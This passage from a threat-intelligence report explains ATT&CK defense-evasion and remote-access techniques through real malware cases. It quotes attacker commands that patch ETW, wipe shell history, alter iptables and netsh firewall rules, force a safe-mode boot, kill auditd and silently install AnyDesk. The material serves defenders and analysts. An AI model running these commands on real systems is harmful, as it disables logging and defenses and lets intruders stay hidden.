In some cases, adversaries may disrupt certain logging functions to suppress or alter logs. In June 2025, Remcos RAT was reported to deliberately suppress Windows security telemetry to evade detection and hinder investigation [89]. During execution, Remcos scanned for multiple AMSI providers and patched them directly in memory to ensure comprehensive deactivation of script inspection and content scanning. When launched with the **`-DisableSvc`** flag, the malware extended this behavior by targeting the **`EtwEventWrite`** function within **`ntdll.dll`**, a core API used for emitting Event Tracing for Windows (ETW) events. By patching this function in memory, Remcos effectively suppressed the generation of security-related event logs without stopping logging services outright. After applying these patches, the malware restored memory protections to their original state to maintain system stability and avoid crashes, allowing execution to continue while security logging remained impaired.

```
if ($DisableSvc) {
    $bytesSvc = [Byte[]] (0x45, 0x74, 0x77, 0x45, 0x76, 0x65, 0x6E, 0x74,
0x57, 0x72, 0x69, 0x74, 0x65)
    $svcName = [System.Text.Encoding]::ASCII.GetString (§bytesSvc)
    $svcAddr = Get-SysFuncAddr ("nt{0}.dll" -f "dll") $svcName
```

Another technique involves modifying the Windows Registry, a central repository of system settings and configurations. Adversaries may manipulate specific Registry entries associated with event logging, thereby disabling or altering the default logging behavior. This method provides them with a stealthy means to erase their digital footprints and evade the watchful eyes of security measures relying on event logs for anomaly detection.

Moreover, adversaries may use more sophisticated tactics, such as abusing elevated privileges to modify Group Policy settings related to event logging. Group Policy allows administrators to enforce security policies across Windows environments, and by altering these settings, attackers can suppress the creation of critical event log entries to hide their activity.

#8.3. T1562.003 Impair Command History Logging

Command history logging refers to the practice of recording and storing a chronological record of commands executed in a computer system or software environment. This feature is commonly found in command-line interfaces, where users interact with a system by entering text-based commands. Command history logging provides users with a convenient and efficient way to review and recall previously executed commands. By maintaining a log of commands, users can track their activities, understand the sequence of operations, and reproduce specific actions when needed.

Adversary Use of Impair Command History Logging

Adversaries manipulate or disable the logging mechanisms that record user commands, effectively erasing the digital footprint of malicious actions. By tampering with or impairing command history logging, adversaries can hide their tracks, making it challenging for system administrators and security analysts to analyze the sequence of events, identify the nature of the incident, and respond promptly. This technique can be used against Windows, Linux, and macOS operating systems.

In a Windows environment, PowerShell stores the user's command history in a file within the user's profile directory. Adversaries tamper with the ConsoleHost_history.txt using the commands below.

```
Set-Content -Path (Get-PSReadlineOption).HistorySavePath -Value
```

In Linux and macOS environments, the command history is written to a file pointed to by the environment variable HISTFILE. When a user logs off, the history is flushed to the .bash_history file in the user's home directory. Adversaries commonly tamper with the HISTFILE environment variable to manipulate command history logging. When HISTFILE is cleared or its size is set to zero, adversaries prevent the command history logs from being created.

```
//Clearing the HISTFILE variable
unset HISTFILE

//Setting the command history size to zero
export HISTFILESIZE=0
```

In August 2025, analysis of the Plague Linux backdoor revealed deliberate efforts to suppress command history and session artifacts to evade detection and forensic investigation [90]. During malicious SSH sessions, the malware actively sanitized the runtime environment to eliminate evidence of interactive activity. Plague unset environment variables such as SSH_CONNECTION and SSH_CLIENT using unsetenv, removing metadata commonly used to track SSH access and session origin. It further redirected the HISTFILE environment variable to /dev/null, preventing shell commands from being written to history files.

```
// Reconstructed bash command
bash -c 'export HISTFILE=/dev/null; unset SSH_CONNECTION SSH_CLIENT;
exec -a .-clr /bin/bash || exec -a .-clr /bin/sh'
```

Adversaries may also exploit the HISTCONTROL variable to manipulate command history logging. HISTCONTROL is a bash variable that controls how commands are saved on the history log. It includes a colon-separated list of values, which are:

- **Ignorespace:** In the history list, lines starting with a space character are not saved.
- **Ignoredups:** Lines matching the previous history entry are not saved.
- **Ignoreboth:** Shorthand for 'ignorespace' and 'ignoredups.'
- **Erasedups:** All previous lines matching the current line are deleted from the history list.

In another **XMRig** cryptominer campaign, adversaries were observed to exploit the built-in shopt (shell options) command, HISTFILE, HISTCONTROL, and HISTSIZE variables [91]. The commands below prevent additional shell commands from the attacker's session from being appended to the history file.

```
env_set(){
…
    HISTCONTROL="ignorespace${HISTCONTROL:+:$HISTCONTROL}" 2>/dev/null
1>/dev/null
    export HISTFILE=/dev/null 2>/dev/null 1>/dev/null
    unset HISTFILE 2>/dev/null 1>/dev/null
    shopt -ou history 2>/dev/null 1>/dev/null
    set +o history 2>/dev/null 1>/dev/null
    HISTSIZE=0 2>/dev/null 1>/dev/null
…
}
```

#8.4. T1562.004 Disable or Modify System Firewall

A system firewall acts as a barrier between a computer or network of computers and external threats. It functions as a protective barrier, monitoring and controlling incoming and outgoing network traffic based on predetermined security rules. The primary purpose of a system firewall is to prevent unauthorized access to or from a private network, ensuring that only legitimate and authorized communication is allowed. The firewall inspects data packets traveling across the network and determines whether they meet the specified criteria outlined in the security rules.

Adversary Use of Disable or Modify System Firewall

Firewalls are designed to monitor and control incoming and outgoing network traffic based on predetermined security rules, and by disabling or modifying their settings, adversaries can facilitate the movement of malicious traffic and data exfiltration, maintain control of a compromised system, and enable the lateral spread of malware or an attack within a network [92].

Adversaries often use native operating system commands or configuration interfaces to alter rules in the firewall, directly turn the firewall off, or change its settings in a way that weakens the protective measures.

1. Disabling System Firewall on Linux

On Linux systems, adversaries could use 'iptables' or other command-line utilities to modify the firewall rule set or stop the firewall service entirely. In January 2025, an IoT botnet was reported to dynamically modify iptables firewall rules to facilitate command execution and evade network-based defenses [93].

Rather than permanently disabling the firewall, the malware adjusted rules on demand based on the commands it received. When executing the udpfwd command, the botnet configured iptables to allow inbound UDP traffic on a specified port, enabling external packet reception required for command forwarding and distributed denial-of-service operations. When the `socket` command was issued, the malware altered firewall behavior to suppress TCP RST packets, preventing the operating system from resetting unsolicited or abnormal TCP connections.

```
// Allow inbound UDP traffic on a specific port
iptables -I INPUT -p udp –dport %hu -j ACCEPT

// Drop outbound TCP reset packets
aa_iptables_rule_set("OUTPUT -p tcp --tcp-flags RST RST -j DROP");
```

In some cases, adversaries insert specific rules that allow traffic to and from attacker-controlled domains or IP addresses, while in other situations, they may attempt to disable logging or alert generation, which would normally be used to detect and investigate malicious activity. One of the subtle ways that adversaries modify a firewall is by adding seemingly benign exceptions that can be exploited. These could be rules that allow traffic over certain ports that the attacker knows they can use to communicate with malware or command-and-control servers. From a defender's perspective, these changes might not immediately signal a red flag because the ports could be used for legitimate services as well.

In November 2025, PlusDaemon was reported to use the Ruler system to dynamically modify iptables firewall rules to intercept and manipulate network traffic on compromised network devices [94]. During attack execution, Ruler issued commands to redirect all incoming UDP traffic on port 53 (DNS) to an attacker-controlled port specified in its configuration.

```
iptables -t nat -I PREROUTING -p udp --dport 53 -j REDIRECT --to-port
<value_from_toPort>
iptables -t filter -I INPUT -p udp --dport <value_from_toPort> -j ACCEPT
```

2. Disabling System Firewall on Windows

On a Windows system, an attacker could use the 'netsh' command-line utility to modify the firewall configuration or directly interact with the Windows Firewall through the Control Panel. In March 2025, Medusa ransomware was reported to modify Windows firewall configurations to enable remote access and lateral movement after gaining execution via PsExec [95].

Adversaries used "openrdp.bat"batch script to alter local firewall rules to permit inbound RDP access by adding an allow rule for TCP port 3389. The attackers then enabled the WMI firewall rule group to allow remote management connections. To complete the access pathway, the adversaries modified the system registry by setting fDenyTSConnections to `0`, explicitly allowing Remote Desktop connections.

By combining firewall rule manipulation with registry changes, the attackers bypassed host-based network restrictions and established persistent remote access without disabling the firewall service outright, reducing the likelihood of immediate detection.

```
// Allow inbound RDP traffic
netsh advfirewall firewall add rule name="rdp" dir=in protocol=tcp
localport=3389 action=allow

//Enable remote WMI access
netsh advfirewall firewall set rule group="windows management
instrumentation (wmi)" new enable=yes

// Enable Remote Desktop at the OS level
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t REG_DWORD /d 0 /f
```

#8.5. T1562.006 Indicator Blocking

Indicators are traces or signs that can be analyzed to detect and identify malicious activities within a computer network or system. System administrators and security professionals use them to recognize potential threats and respond promptly. Network traffic anomalies, file and memory artifacts, registry modifications, and endpoint anomalies are common indicators used by security operations to monitor an organization's IT infrastructure.

Adversary Use of Indicator Blocking

Adversaries obscure or obstruct various indicators that security professionals typically rely on to identify and respond to potential threats. This action allows them to remain undetected for as long as possible to maximize their access to the target network. The Indicator Blocking technique allows adversaries to disrupt security controls without disabling them. In Windows systems, adversaries use the following methods for indicator blocking:

- **Redirecting host-based sensors:** Adversaries redirect the Windows Software Trace Preprocessor (WPP) logs to stdout.

```
wevtutil.exe enum-logs > "C:\ProgramData\EventLog.txt"
```

- **Disabling host-based sensors:** Adversaries disable Event Tracing for Windows (ETW).

```
wevtutil.exe /e:false Microsoft-Windows-WMI-Activity/Trace
```

Another way to hinder security controls is to hook system functions to prevent users from viewing malicious artifacts, processes, and socket activities. In September 2025, PureRAT operators employed ETW unhooking to block Event Tracing for Windows (ETW), a key telemetry mechanism used by many Endpoint Detection and Response (EDR) products [96]. By patching the EtwEventWrite function in ntdll.dll, the malware disabled ETW's ability to record and report events related to system activity, including the execution of malicious processes. The ETW unhooking allowed PureRAT to execute undetected, bypassing signature-based and behavior-based detections typically used in real-time monitoring.

#8.6. T1562.007 Disable or Modify Cloud Firewall

Cloud firewalls are designed to safeguard digital assets and data hosted in cloud environments. It controls and monitors incoming and outgoing network traffic, acting as a barrier between a trusted internal network and external, potentially untrusted networks, such as the Internet. Cloud firewalls operate based on predefined rules and policies, allowing or blocking specific types of traffic based on criteria such as IP addresses, protocols, and port numbers.

Adversary Use of Disable or Modify Cloud Firewall

In cloud environments, organizations often implement restrictive security groups and firewall rules to control and secure network traffic. These rules are designed to permit only authorized communication from trusted IP addresses through specified ports and protocols. However, adversaries alter these configurations to potentially open a gateway for unauthorized access and malicious activities within the victim's cloud environment using the Disable or Modify Cloud Firewall technique. This technique can have severe consequences, ranging from data breaches to the compromise of critical infrastructure and services hosted in the cloud.

Adversaries often employ this technique by manipulating the existing firewall rules. For instance, they use scripts or utilities capable of dynamically creating new ingress rules within the established security groups. These rules could be crafted to allow any TCP/IP connectivity, essentially removing the previously imposed restrictions and creating a vulnerability that enables unimpeded access. In the Capital One data breach, adversaries exploited a misconfigured web application firewall (WAF) to gain unauthorized access to sensitive customer data stored in the cloud. By modifying firewall configurations, the adversary successfully bypassed security measures, emphasizing the critical importance of robust firewall management in cloud security.

Moreover, the technique facilitates lateral movement within the cloud environment. By disabling or modifying firewall rules, adversaries can move laterally across systems and servers, potentially escalating their privileges and expanding their foothold within the compromised infrastructure.

Adversaries can leverage the altered firewall configurations to create covert channels for communication between compromised systems and external servers under their control. This enables them to maintain a persistent presence, execute commands, and receive instructions without detection. In a crypto miner attack, adversaries were able to compromise a Google Cloud App Engine Service account and change the cloud firewall configuration to allow any traffic prior to deploying hundreds of VM for crypto mining [97].

```
"request": {
    "@type": "type.googleapis.com/compute.firewalls.insert",
    "alloweds": [{
        "IPProtocol": "tcp"
    }, {
        "IPProtocol": "udp"
    }],
    "direction": "EGRESS",
    "name": "default-allow-out",
    "network":
"https://compute.googleapis.com/compute/v1/projects/XXXXXXX/global/networ
ks/default",
    "priority": "0"}
```

#8.7. T1562.008 Disable or Modify Cloud Logs

Cloud logs refer to the records or entries generated by various applications, services, and systems within a cloud computing environment. These logs capture important information about events, activities, and performance metrics, offering details on what transpires within the cloud infrastructure. Cloud logs serve as a valuable resource for administrators, developers, and security personnel to gain insights into the behavior and health of their cloud-based systems.

Cloud logs can encompass a wide range of data, including error messages, user actions, system events, and resource utilization metrics. Cloud logs are often stored centrally in a dedicated logging service or platform, making it easier to aggregate and analyze data from multiple sources. Common logging services in cloud environments include AWS CloudWatch Logs, Google Cloud Logging, and Azure Monitor Logs.

Adversary Use of Disable or Modify Cloud Logs

Cloud environments typically offer robust logging capabilities to help organizations monitor and analyze activities within their infrastructure. However, these logging mechanisms are also potential targets for adversaries. Adversaries employ the Disable or Modify Cloud Logs technique to manipulate and evade detection within cloud computing environments. This method involves tampering or suppression of log entries to undermine detection and incident response efforts.

In Amazon Web Services (AWS), an adversary could undermine the integrity of the monitoring process by disabling CloudWatch or CloudTrail. These services are vital for capturing API calls, resource changes, and user activity. By disabling these integrations, adversaries ensure their subsequent actions are not recorded. Furthermore, adversaries may alter CloudTrail settings to stop the delivery of logs to a centralized S3 bucket, or they could delete or modify the logs directly if they have managed to gain the necessary access. Altering log integrity can be as subtle as changing the CloudTrail log file validation feature. By disabling this feature, adversaries can manipulate log files without detection. Similarly, turning off the encryption of log files or disabling multi-region logging might allow an adversary to focus their disruptions on a single region while activities in other regions remain unmonitored.

Moreover, disabling or modifying cloud logs extends beyond infrastructure and into cloud-based applications and services. For instance, in Microsoft's Office 365, adversaries can disable or circumvent logging for specific users. By using the Set-MailboxAuditBypassAssociation cmdlet, they can set a mailbox to bypass audit logging, essentially making activities performed by that user invisible to the default logging mechanism.

#8.8. T1562.009 Safe Mode Boot

Safe Mode Boot is a diagnostic startup mode in operating systems, including Windows, macOS, and some Linux distributions. When a computer is booted in Safe Mode, it only loads essential system files and drivers necessary for basic functionality. It is designed to troubleshoot and resolve issues with the operating system by loading a minimal set of drivers and services, thereby isolating the system from potential problematic elements.

Safe Mode is particularly useful when a system experiences problems such as frequent crashes, freezes, or startup failures. It allows users to access the operating system in a simplified state, making it easier to pinpoint the source of the problem. Once in Safe Mode, users can uninstall recently added software, update or roll back drivers, and perform other troubleshooting steps to resolve issues.

Adversary Use of Safe Mode Boot

While Safe Mode Boot is designed as a diagnostic tool for troubleshooting and resolving issues within an operating system, adversaries have ingeniously repurposed this feature to evade detection, manipulate system configurations, and facilitate their malicious activities. Adversaries often exploit Safe Mode Boot to navigate around security measures implemented by the operating system. By booting the system in Safe Mode, they ensure that only a minimal set of drivers and essential services are loaded, creating an environment where many security controls are not started. This method is particularly advantageous for adversaries seeking to infiltrate a system without triggering alarms or encountering active defenses.

Adversaries leverage the Safe Mode Boot technique to subvert security software and evade detection by antivirus programs. In Safe Mode, many security applications and services, which are crucial for real-time threat detection, may remain inactive. This creates a window of opportunity for adversaries to execute malicious code or deploy malware without immediate interference from security solutions. By exploiting this reduced security posture, adversaries increase their chances of remaining undetected during the initial stages of their attack.

The Safe Mode Boot technique also serves as an effective means for adversaries to manipulate system configurations and disable security features. In Safe Mode, certain startup items and third-party drivers are deliberately excluded, offering adversaries a controlled environment for altering system settings. This manipulation may involve disabling firewalls, antivirus programs, or other security measures that could impede their progress, allowing adversaries to establish a foothold within the compromised system and lay the groundwork for subsequent malicious activities.

In February 2025, the Ransomhub ransomware was reported to use the Safe Mode Boot technique to evade detection and facilitate the execution of malicious payloads [98]. When the -safeboot parameter was provided in the command line, the ransomware altered the system's boot configuration. This command configured the system to boot into Safe Mode with Networking, allowing the ransomware to bypass normal system operations and security defenses that might otherwise block its execution.

```
bcdedit /set {default} safeboot network
```

#8.9. T1562.010 Downgrade Attack

In a downgrade attack, adversaries convince the target system to adopt a weaker security protocol or algorithm than the one they are capable of using.

Adversary Use of Downgrade Attack

Using the Downgrade Attack technique, adversaries circumvent updated security controls and force the system into less secure modes of operation. A prime target for such manipulation includes features like Command and Scripting Interpreters, as well as network protocols, which, when downgraded, open avenues for Man-in-the-Middle (MitM) attacks or Network Sniffing.

In the scenario involving Command and Scripting Interpreters, adversaries choose to operate using less-secure versions of interpreters, such as PowerShell. PowerShell versions 5 and above incorporate advanced security features like Script Block Logging (SBL), which records executed script content. However, savvy adversaries may attempt to execute a previous version of PowerShell that lacks support for SBL. This method not only enables them to evade detection but also allows them to impair defenses while executing malicious scripts that would have otherwise been flagged and prevented by the more advanced security controls.

This downgrade facilitates Network Sniffing, enabling the malicious actor to intercept and analyze sensitive information flowing through the network. By manipulating the security posture of network protocols, adversaries exploit the system's compatibility with less secure options to undermine the inherent protections offered by encryption. For instance, the CVE-2023-48795 vulnerability allows adversaries to launch a prefix truncation attack against SSH protocol. This attack is called the Terrapin Attack and leads to a security downgrade for SSHv2 connections during extension negotiation, causing a MitM attack [99].

One notable case involves the exploitation of vulnerabilities in the Secure Sockets Layer (SSL) and its successor, Transport Layer Security (TLS). Adversaries leverage weaknesses in these protocols to force a downgrade from more secure versions to older, less secure ones, making it easier to launch attacks such as the well-known POODLE (Padding Oracle On Downgraded Legacy Encryption) attack.

In the POODLE attack, adversaries exploit the SSL/TLS downgrade to perform a padding oracle attack, compromising the confidentiality of encrypted data.

Furthermore, the exploitation of less secure versions of network protocols is evident in the manipulation of Wi-Fi protocols. Adversaries downgrade a Wi-Fi connection from the more secure WPA3 (Wi-Fi Protected Access 3) to the less secure WPA2 (Wi-Fi Protected Access 2) or even WEP (Wired Equivalent Privacy). This not only exposes the network to potential unauthorized access but also allows adversaries to exploit known vulnerabilities associated with the downgraded protocol, such as the susceptibility of WEP to key-cracking attacks. For example, the Dragonblood vulnerability found in the WPA3 protocol allows adversaries to run an offline dictionary attack by sending a downgrade-to-WPA2 request during the 4-way-handshake [100].

In August 2025, researchers identified a FIDO authentication downgrade attack to bypass passwordless authentication [101]. The attack exploited the downgrade capability of the FIDO2 protocol, designed for secure and phishing-resistant authentication. By manipulating the authentication flow, the researchers forced the system to revert to a less secure method, such as password-based authentication, enabling them to bypass FIDO2's robust security and gain unauthorized access.

#8.10. T1562.011 Spoof Security Alerting

Security alerts are an integral part of security operations, and they are crucial for identifying and responding to potential threats. Knowing their importance, adversaries attempt to exploit this system by generating fake alerts that mimic legitimate security warnings. Adversaries create deceptive or misleading security alerts with the intention of tricking individuals or organizations into taking unnecessary or harmful actions. This technique is called Spoof Security Alerting, and these spoofed security alerts often imitate the appearance and language of authentic notifications to appear convincing. The goal is to deceive recipients into believing that their systems or data are at risk, prompting them to take actions that may compromise their security. Such actions could include clicking on malicious links, providing sensitive information, or downloading harmful files.

Adversary Use of Spoof Security Alerting

Using the Spoof Security Alerting technique, adversaries manipulate security alerts generated by defensive tools to mislead defenders and hinder their awareness of malicious activities. These defensive tools play a crucial role in providing information about potential security events, the operational status of security software, and the overall health of the system. By spoofing these security alerts, adversaries aim to present false evidence, hiding any indicators of compromise and impairing the defenders' ability to detect and respond to genuine security incidents.

The common method that adversaries employ involves creating positive affirmations that security tools are functioning correctly, even after they have successfully disabled legitimate security measures. This deceptive tactic goes beyond mere Indicator Blocking, as adversaries actively create a false sense of security among defenders. By simulating the continued functionality of security tools, the adversary aims to delay the detection of their malicious activities, allowing them to operate undetected for an extended period. For instance, adversaries disable or modify security tools such as antivirus programs or intrusion detection systems.

Subsequently, they generate spoofed security alerts that falsely confirm the unaltered and operational status of these tools. This malicious action creates a misleading perception that the system remains adequately protected, even though the defensive mechanisms have been compromised. The delay in defender responses resulting from this false affirmation provides the adversary with a window of opportunity to conduct further malicious activities, such as exfiltrating sensitive data or executing additional attacks.

#8.11. T1562.012 Disable or Modify Linux Audit System

The Linux Audit System is designed to provide a comprehensive framework for monitoring and logging system events in Linux operating systems. The system is introduced to address the growing need for accountability and transparency in computing environments, and it captures a detailed record of various activities and interactions occurring within the operating system.

The Linux Audit System functions by generating detailed logs of system calls, file accesses, process creations, network activities, and other critical events. These logs are instrumental in tracking user actions, privilege escalations, and potential security incidents. By meticulously recording these events, the Linux Audit System enables system administrators and security professionals to establish a chronological timeline of activities, facilitating the identification and investigation of suspicious or unauthorized actions within the system.

Adversary Use of Disable or Modify Linux Audit System

The Linux Audit System, often referred to as auditd, operates at the kernel level to capture and log security-relevant information about activities in the operating system. The auditd daemon operates within the parameters set in the audit.conf configuration file and writes events to disk accordingly. The log generation rules can be configured using either the auditctl command line utility or the /etc/audit/audit.rules file, containing a sequence of auditctl commands loaded during system boot.

Adversaries disable the audit system service to prevent the logging of their malicious activities. This can be accomplished by terminating processes associated with the auditd daemon using command-line tools or by employing systemctl to halt the audit service.

Disabling or modifying the audit system creates a vacuum in the audit trail, allowing adversaries to operate without leaving the customary traces that would alert administrators to their presence.

In the Disable or Modify Linux Audit System technique, adversaries often target the configuration and rule files governing the Linux Audit System. This involves editing files such as /etc/audit/audit.rules or audit.conf to manipulate the audit rules, effectively excluding specific activities from being logged. This way, adversaries can selectively disable the logging of events related to their malicious actions, rendering the Audit System blind to their activities and mitigating the risk of detection.

In another method, adversaries utilize more sophisticated techniques, such as hooking into the Audit System library functions. By doing so, they can manipulate the behavior of the Audit System dynamically, either disabling the logging functionality entirely or altering the rules in real time to evade detection. This level of sophistication allows adversaries to adapt to the evolving security landscape, making it challenging for defenders to predict and preemptively counteract their malicious maneuvers.

The SkidMap malware uses the following commands to terminate the auditd daemon [102].

```
sed -i 's/RefuseManualStop=yes/RefuseManualStop=no/g'
/lib/systemd/system/auditd.service
rm-f /usr/sbin/auditd
rm -f /sbin/auditd
killall -9 auditd
```

#8.12. T1562.013 Disable or Modify Network Device Firewall

Network device firewalls are integral to securing network traffic by controlling the flow of data between internal and external networks. These firewalls are typically configured to block unauthorized access while allowing legitimate communication. Adversaries exploit vulnerabilities in these network device firewalls to either disable or modify their configurations, weakening the network perimeter and enabling unrestricted access. By manipulating these devices, attackers can bypass network defenses, facilitate lateral movement, and exfiltrate data without detection.

Adversary Use of Disable or Modify Network Device Firewall

Adversaries often target network device firewalls as a means to bypass network security and gain unauthorized access to systems and data. By disabling or modifying firewall rules on routers, switches, or other network devices, attackers can create vulnerabilities that allow them to move freely within a network, even in environments that otherwise have strong perimeter defenses.

One of the primary ways adversaries use this technique is by disabling network firewalls entirely. By doing so, the network becomes exposed to inbound or outbound malicious traffic. This could be achieved by exploiting vulnerabilities in the device's configuration interface, using stolen credentials to log in and disable the firewall, or deploying remote code execution exploits. Disabling the firewall removes a key defense layer, leaving the network susceptible to further exploitation.

Rather than disabling the firewall, some attackers prefer to modify existing firewall rules to allow unauthorized traffic. This often involves opening specific ports or protocols that enable attackers to establish remote access channels, facilitate lateral movement within the network, or exfiltrate data without triggering typical security alerts. By altering the firewall rules, attackers can navigate around security measures without drawing attention to their actions.

In 2025, LockBit ransomware operators were reported to exploit the CVE-2024-55591 vulnerability in Fortinet FortiGate firewalls to bypass authentication and gain unauthorized access to the firewall's admin interface [103]. The attackers used this access to modify firewall configurations, open ports, and disable security features, allowing them to deploy and execute ransomware undetected.

#9

T1219
REMOTE ACCESS TOOLS

Tactics
Command and Control

Prevalence
13%

Malware Samples
144,655

Adversaries may abuse legitimate remote access tools to establish an interactive command and control channel, allowing them to operate compromised systems as if they were local users. While Remote Access Tools (T1219) did not appear in the top ten of the *Red Report 2024* or *2025*, its first appearance in three years in the *Red Report 2026* highlights a growing adversary focus on access continuity, achieved by blending into normal administrative activity to support prolonged espionage, lateral movement, and follow-on operations.

ADVERSARY USE OF REMOTE ACCESS TOOLS

Adversaries may abuse legitimate remote access tools to establish an interactive command and control channel within a compromised environment. These tools *create trusted sessions* between systems through graphical remote desktop interfaces, command line, based remote management, protocol tunneling via development or administration software, or hardware level access such as KVM over IP.

As this software is designed to let users control systems as if they were physically present, adversaries inherit the same user or service permissions, allowing them to operate interactively while blending into routine IT activity such as troubleshooting, software deployment, and system administration.

In practice, adversaries commonly use remote access tools to:

- Establish an interactive command and control channel that closely resembles legitimate remote administration activity
- Maintain persistent or redundant access that allows them to re enter the environment if other access methods are disrupted

These tools are often installed and used after initial compromise as a stable communications channel or to enable interactive remote desktop sessions.

In some cases, remote access functionality is embedded directly as part of the malware to create reverse or back connect sessions to attacker controlled infrastructure. Installation routines frequently introduce persistence by design, such as registering Windows services that start automatically at boot, or by leveraging remote access features already present in legitimate software or even response capabilities within defensive tools.

#9

SUB-TECHNIQUES OF REMOTE ACCESS TOOLS

There are 3 sub-techniques under the Remote Access Tools technique in ATT&CK v18:

ID	Name
T1219.001	IDE Tunneling
T1219.002	Remote Desktop Software
T1219.003	Remote Access Hardware

Each of these sub-techniques will be explained in the next sections.

#9.1. T1219.001 IDE Tunneling

IDE Tunneling is when attackers abuse features of an Integrated Development Environment (IDE) that provide remote development access to create a secure, encapsulated communications channel into a compromised system. It combines things like SSH, port forwarding, file sharing, and debugging into a single tunnel, letting adversaries interact with and control a host as if they were local, often blending with legitimate developer workfl

Adversary Use of IDE Tunneling

The T1219.001 IDE Tunneling technique was introduced by MITRE ATT&CK in **March 2025**. One active use of this technique was documented in a China-based attack campaign [104]. The adversaries obtained *Visual Studio Code* (either portable or pre-installed) on compromised systems and executed code.exe tunnel to initiate the Remote Tunneling feature. This command caused the VS Code client to establish an outbound HTTPS connection to Microsoft's tunnel relay infrastructure and generate an authentication URL.

The adversaries navigated to this URL and authenticated using their own controlled GitHub account credentials. This *OAuth flow bound the tunnel session to the adversaries' identity* rather than any legitimate organizational account, registering the compromised machine as an accessible endpoint in their tunnel registry.

Connection Architecture

After authentication, Microsoft's cloud infrastructure served as a relay between the adversaries' client (via vscode.dev in a browser) and the compromised host. The victim maintained a persistent outbound WebSocket connection to Azure-hosted relay servers, which forwarded encrypted traffic in both directions without requiring inbound connections.

This created a reverse proxy architecture where all communication traversed Microsoft's trusted infrastructure using standard HTTPS on port 443, bypassing firewall egress filtering and appearing as legitimate developer traffic.

Operational Capabilities

The tunnel gave adversaries browser-based VS Code access to the compromised system, allowing them to run reconnaissance commands, deploy additional payloads, and create password-protected RAR archives for exfiltration. File system access enabled direct file manipulation, while terminal sessions inherited the privileges of the code.exe proces

Persistence Mechanism

To maintain access across reboots, the adversaries created a Windows scheduled task that executed startcode.bat at system startup. This helper script launched code.exe tunnel with flags like --accept-server-license-terms and --name to automatically re-establish the tunnel connection without user interaction. The scheduled task ensured the outbound connection to Microsoft's relay servers persisted independently of user sessions.

Evasion Characteristics

The technique evaded detection because code.exe is a legitimate Microsoft-signed executable, all network traffic was encrypted HTTPS to trusted Microsoft Azure domains, and no adversary-controlled infrastructure was required. The process tree in Cortex XDR showed code.exe as the parent of terminal sessions executing commands and tools, but the legitimate process signature prevented application whitelisting blocks and reduced endpoint detection alerting.

#9.2. T1219.002 Remote Desktop Software

Remote Desktop Software refers to an adversary using legitimate remote desktop and desktop support tools to interactively control a compromised system after gaining access. These tools provide a graphical interface showing the screen and allow control via keyboard/mouse input, essentially giving the attacker the same capabilities as a user sitting at the computer.

Adversary Use of Remote Desktop Software

Attackers use remote desktop software because it gives them live, interactive control over compromised systems while blending in with legitimate administrative activity. These tools provide a reliable command and control channel, often install persistent services that survive reboots, and are typically trusted and allowed in enterprise environments, making malicious use harder to detect.

Typical Usage in an Attack Chain

- After initial compromise (e.g., phishing, vulnerability exploitation, stolen credentials), attackers may:
- Install or launch a legitimate remote desktop tool on the victim host.
- Connect back to the victim machine to control it interactively.
- Transfer additional tools, elevate privileges, or perform data exfiltration under this remote session.

Examples of Tools Used

Commonly abused remote access tools include TeamViewer, AnyDesk, ScreenConnect, Splashtop, Atera, Remcos, and Remote Utilities, along with similar RMM platforms. In addition, built-in remote access features in legitimate software such as Zoom and Chrome Remote Desktop can also be co-opted by adversaries.

In one analysis done in **June 2025** on **Chaos** Ransomware as a Service (RaaS) group [105], researchers saw that that the actor has installed RMM tools such as AnyDesk, ScreenConnect, OptiTune, Syncro RMM and Splashtop streamer on compromised machines to establish persistent connection to the victim network.

Likewise, a **November 2025** CISA advisory on **Akira** ransomware highlights that, for command-and-control establishment [106], threat actors commonly rely on widely available remote access and tunneling tools such as AnyDesk, MobaXterm, RustDesk, and Cloudflare Tunnel.

Another example is from a **December 2025** investigation into **DeadLock** ransomware activity. The researchers observed the threat actor deploying a fresh AnyDesk installation from within a compromised user account shortly before the encryption phase [85]. The timing suggests the installation was intended to secure persistent remote access to the targeted system.

```
C:\AnyDesk.exe --install C:\Program Files (x86)\AnyDesk --start-with-win
--silent --update-disabled
C:\Program Files (x86)\AnyDesk\AnyDesk.exe --start-service
C:\Program Files (x86)\AnyDesk\AnyDesk.exe --set-password
C:\Program Files (x86)\AnyDesk\AnyDesk.exe --control
```

Although AnyDesk was already present elsewhere in the environment, this additional deployment stood out as anomalous. The actor executed a deliberate command sequence to install AnyDesk silently, register it for automatic startup, enable unattended access via a predefined password, and disable update functionality that could disrupt the remote session.

#9.3. T1219.003 Remote Access Hardware

Remote Access Hardware refers to physical KVM over IP devices that provide keyboard, video, and mouse control over IP networks, enabling remote interaction with systems at the hardware level. These devices operate below the operating system, allowing adversaries to maintain stealthy, persistent access by remotely controlling compromised machines as if physically present.

Adversary Use of Remote Access Hardware

Like T1219.001, **T1219.003** is a new sub-technique under T1219 (Remote Access Tools) within the Command and Control tactic [107]. It was created on **March, 2025**, and last modified on May 2, 2025. This technique focuses specifically on adversaries using physical hardware devices to establish remote access to compromised systems.

Adversaries use legitimate remote access hardware to establish interactive command-and-control channels, including IP-based KVM devices such as TinyPilot and PiKVM. These physical devices provide:

- Hardware-level control: Direct keyboard, video, and mouse access at the hardware layer
- Below-OS operation: Functionality that operates beneath the operating system, making detection difficult
- Network accessibility: The ability to be accessed remotely over IP networks

North Korean DPRK IT Worker Operations (2024-2025)

The creation of this sub-technique was directly informed by extensive **North Korean** operations uncovered throughout 2024 and 2025 [108].

A U.S. law enforcement operation conducted between October 2024 and June 2025 led to searches at 29 suspected laptop farms across 16 states. These locations hosted company-issued laptops connected to KVM switches, enabling remote access for DPRK IT workers. The operation uncovered more than $5 million in illicit revenue, while U.S. companies suffered approximately $3 million in financial losses. During these intrusions, sensitive data, including U.S. military technology regulated under ITAR, was accessed and exfiltrated.

